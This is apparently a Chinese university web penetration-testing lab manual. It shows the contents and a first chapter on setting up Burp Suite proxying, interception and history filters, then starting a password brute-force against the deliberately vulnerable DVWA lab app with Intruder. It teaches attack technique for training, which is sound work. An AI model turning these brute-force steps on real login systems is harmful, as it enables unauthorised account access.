

WEB 渗透与安全实验指导手册

综合实践分级培养课程组

网络空间安全学院

华中科技大学

编著：陈凯

目录


一、暴力破解 (Burpsuite)	1
1. 浏览器设置	1
2. Burp 软件使用	2
(1) 代理设置	2
(2) 拦截设置	3
(3) 查看请求内容	3
(4) 历史拦截信息及过滤设置	4
(5) 消息拦截处理	5
3. 暴力破解 (初级)	6
二、命令注入 (Command Injection)	14
三、跨站请求伪造 (CSRF)	21
四、File Inclusion (文件包含)	30
五、文件上传 (File Upload)	35
六、SQL Injection	45
七、SQL 盲注 (SQL Injection(Blind))	57
八、弱会话 ID (Weak Session IDs)	65
九、DOM 型跨站脚本攻击 (XSS-DOM)	69
1. 漏洞简介	69
2. 漏洞利用 (LOW)	70
3. 代码审计 (LOW)	71
4. 漏洞利用 (Medium)	72
5. 代码审计 (Medium)	72
6. 漏洞利用 (High)	72
7. 代码审计 (High)	73
8. 漏洞利用 (Impossible)	74
9. 代码审计 (Impossible)	74
10. 攻击作用	74
十、反射型跨站脚本攻击 (XSS-Reflected)	77
1. 漏洞介绍 (Low)	77
2. 漏洞利用 (Low)	78
3. 代码审计 (Low)	79
4. 漏洞利用 (Medium)	80
5. 代码审计 (Medium)	80
6. 漏洞利用 (High)	81
7. 代码审计 (High)	81
8. 漏洞利用 (Impossible)	81
9. 代码审计 (Impossible)	81
十一、存储型跨站脚本攻击 (XSS- Stored)	83
1. 漏洞介绍 (Low)	83
2. 漏洞利用 (Low)	84
3. 代码审计 (Low)	84
4. 漏洞利用 (Medium)	85

5. 代码审计 (Medium)	85
6. 漏洞利用 (High)	86
7. 代码审计 (High)	87
8. 漏洞利用 (Impossible)	88
9. 代码审计 (Impossible)	88

一、暴力破解（Burpsuite）


1、浏览器设置

浏览器代理设置（以火狐浏览器为例）




2. Burp 软件使用

(1) 代理设置



Proxy Listeners 如果在该位置没有 127.0.0.1:8080，则点击“ADD”按钮添加。




客户端请求消息拦截：Match type 表示匹配类型，此处匹配类型可以基于域名、IP 地址、协议、请求方法、URL、文件类型、参数、cookies、头部或者内容、状态码、MIME 类型、HTML 页面的 title 等。Relationship 表示此条规则是匹配还是不匹配 Match condition 输入的关键字。当输入这些信息，点击【OK】按钮，则规则即被保存。


如果 intercept request based on the follow rules 的 checkbox 被选中，则拦截所有符合勾选按钮下方列表中的请求规则的消息都将被拦截，拦截时，对规则的过滤是自上而下进行的。如果 Automatically fix missing 的 checkbox 被选中，则表示在一次消息传输中，Burp Suite 会自动修复丢失或多余的新行。比如说，一条被修改过的请求消息，如果丢失了头部结束的空行，Burp Suite 会自动添加上；如果一次请求的消息体中，URI 编码参数中包含任何新的换行，Burp Suite 将会移除。此项功能在手工修改请求消息时，为了防止错误，有很好的保护效果。

如果 Automatically update Content-Length 的 checkbox 被选中，则当请求的消息被修改后，Content-Length 消息头部也会自动被修改，替换为与之相对应的值。

(2) 拦截设置




Intercept is on 为拦截状态，Intercept is off 为非拦截状态，设置完代理后打开拦截状态，浏览器发起的请求会被 Burpsuite 所拦截，若无拦截需求，可先设置为“Intercept is off”，提交页面请求前再打开。




页面请求后，点击“Forward”提交并继续此次请求，继续请求后能够看到返回结果；点击“Drop”丢弃。

如 Drop 之后显示



(3) 查看请求内容



Raw 视图主要显示 web 请求的 raw 格式，包含请求地址、http 协议版本、主机地址（域名）、

浏览器信息、Accept 可接受的内容类型、字符集、编码方式、cookies 等，可以手动修改这些内容，然后在点击 forward 进行渗透测试。

Raw Params Headers Hex		
GET request to /		
Type	Name	Value
Cookie	PHPSESSID	vdjfonjup93eotno15fskvg92
Cookie	security	impossible

Params 视图主要是显示客户端请求的参数信息、get 或者 post 的参数、cookies 参数，也可以修改。

Raw Params Headers Hex	
Name	Value
GET	/ HTTP/1.1
Host	192.168.142.128
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
Connection	close
Cookie	PHPSESSID=vdjfonjup93eotno15fskvg92; security=impossible
Upgrade-Insecure-Requests	1

Headers 视图是头部信息，展示更直观。

Raw Params Headers Hex	
0	47 45 54 20 21 20 48 54 54 59 27 31 2e 31 0d 0a GET / HTTP/1.1
1	46 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e 31 34 Host: 192.168.14
2	32 2e 31 32 30 0d 0a 65 73 65 72 2d 41 67 65 6e 2.128User-Agen
3	74 3a 20 46 6f 74 69 6c 6c 61 2f 35 2e 30 20 28 t: Mozilla/5.0 (
4	57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b Windows NT 10.0;
5	20 57 69 6e 36 20 78 36 20 34 30 20 72 76 2e Win64; x64; rv:

Hex 视图显示 Raw 的二进制内容。

(4) 历史拦截信息及过滤设置

Burp Intruder Repeater Window Help													
Target		Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Intercept		HTTP history	WebSockets history		Options								
Filter: Hiding CSS, image and general binary content													
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title			
19	http://192.168.142.128	GET	/login.php			200	1842	HTML	php	Login :: Dam			
23	http://detectportal.firefox.com	GET	/success.txt?ip=4	✓				text	txt				
24	http://detectportal.firefox.com	GET	/success.txt?ip=6	✓				text	txt				
25	http://192.168.142.128	POST	/login.php	✓				HTML	php				
26	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt				

所有拦截的历史均会被记录在 Http history 视图中，点击 Filter 可打开过滤窗口进行信息过滤。

Intercept

HTTP history

WebSockets history

Options

Filter: Hiding CSS, image and general binary content

?

Filter by request type

☐ Show only in-scope items
 ☐ Hide items without responses
 ☐ Show only parameterized requests

Filter by MIME type

☒ HTML
 ☒ Other text
 ☒ Script
 ☐ Images
 ☒ XML
 ☒ Flash
 ☐ CSS
 ☐ Other binary

Filter by status code

☒ 2xx [success]
 ☒ 3xx [redirection]
 ☒ 4xx [request error]
 ☒ 5xx [server error]

Filter by search term [Pro only]

☐ Regex
 ☐ Case sensitive
 ☐ Negative search

Filter by file extension

☐ Show only:
☐ Hide:

Filter by annotation

☐ Show only commented items
 ☐ Show only highlighted items

Filter by listener

Port

Show all

Hide all

Revert changes

28

http://detectportal.firefox.com

GET

/success.txt

200

379


text

txt

在 Http history 视图中能够通过 7 种情况进行请求过滤：

- ①按照请求类型过滤（Filter by request type） 可以选择仅显示当前作用域的、仅显示有服务器端响应的和仅显示带有请求参数的消息。当勾选“仅显示当前作用域”时，此作用域需要在 Burp Target 的 Scope 选项中进行配置。
- ②按照 MIME 类型过滤（Filter by MIME type） 可以控制是否显示服务器端返回的不同的文件类型的消息，比如只显示 HTML、css 或者图片。此过滤器目前支持 HTML、Script、XML、CSS、其他文本、图片、Flash、二进制文件 8 种形式。
- ③按照服务器返回的 HTTP 状态码过滤（Filter by status code） Burp 根据服务器的状态码，按照 2XX、3XX、4XX、5XX 分别进行过滤。比如，如果只想显示返回状态码为 200 的请求成功消息，则勾选 2XX。
- ④按照查找条件过滤（Filter by search term） 此过滤器是针对服务器端返回的消息内容，与输入的关键字进行匹配，具体的匹配方式，可以选择正则表达式、大小写敏感、否定查找 3 种方式的任何组合，前面两种匹配方式容易理解，第 3 种匹配方式是指与关键字匹配上的将不再显示。
- ⑤按照文件类型过滤（Filter by file extension） 通过文件类型在过滤消息列表，这里有两个选择可供操作。一是仅仅显示哪些，另一个是不显示哪些。如果是仅仅显示哪些，在 show only 的输入框中填写显示的文件类型，同样，如果不显示哪些文件类型，只要在 hide 的输入框中填写不需要显示的文件类型即可。
- ⑥按照注解过滤（Filter by annotation） 此过滤器的功能是指，根据每一个消息拦截时候的备注或者是否高亮来作为筛选条件控制哪些消息在历史列表中显示。
- ⑦按照监听端口过滤（Filter by listener） 此过滤器通常使用于当在 Proxy Listeners 中多个监听端口时，仅仅显示某个监听端口通信的消息，一般情况下很少用到。

(5) 消息拦截处理




Action 的功能是除了将当前请求的消息传递到 Spider、Scanner、Repeater、Intruder、


Sequencer、Decoder、Comparer 组件外，还可以做一些请求消息的修改，如改变 GET 或者 POST 请求方式、改变请求 body 的编码，同时也可以改变请求消息的拦截设置，如不再拦截此主机的消息、不再拦截此 IP 地址的消息、不再拦截此种文件类型的消息、不再拦截此目录的消息，也可以指定针对此消息拦截它的服务器端返回消息。

3. 暴力破解（初级）


通过 Cain 或者 NAMP 扫描到目标主机，通过 IP 地址访问到主机网站。




登录目标主机网站，将 DVWA 安全级别设置为 low。选择“Brute Force”，尝试在知道用户名的情况下对密码进行暴力破解。



在 Burp Suite 中设置“Intercept is on”,在 DVMA 中 Password 框中随意输入字符,点击 Login。




在 Burp Suite 当前页面下同时按下 Ctrl+I, 点击“Intruder”标签进入 Intruder 页面。





点击右侧“Clear\$”按钮，清除所有“\$”标记，选择“Password”部分，点击“Add\$”按钮。这里“\$”符号标记的是要破解的参数，可以有多个。

Attack type 表示攻击模式设置。包括：(1) sniper 对变量一次进行破解，多个标记依次进行；(2) battering ram 对变量同时进行破解，多个标记同时进行。(3) pitchfork 每一个变量标记对应一个字典，取每个字典的对应项；(4) cluster bomb 每个变量对应一个字典，并且进行交集破解，尝试各种组合，适用于用户名+密码的破解。

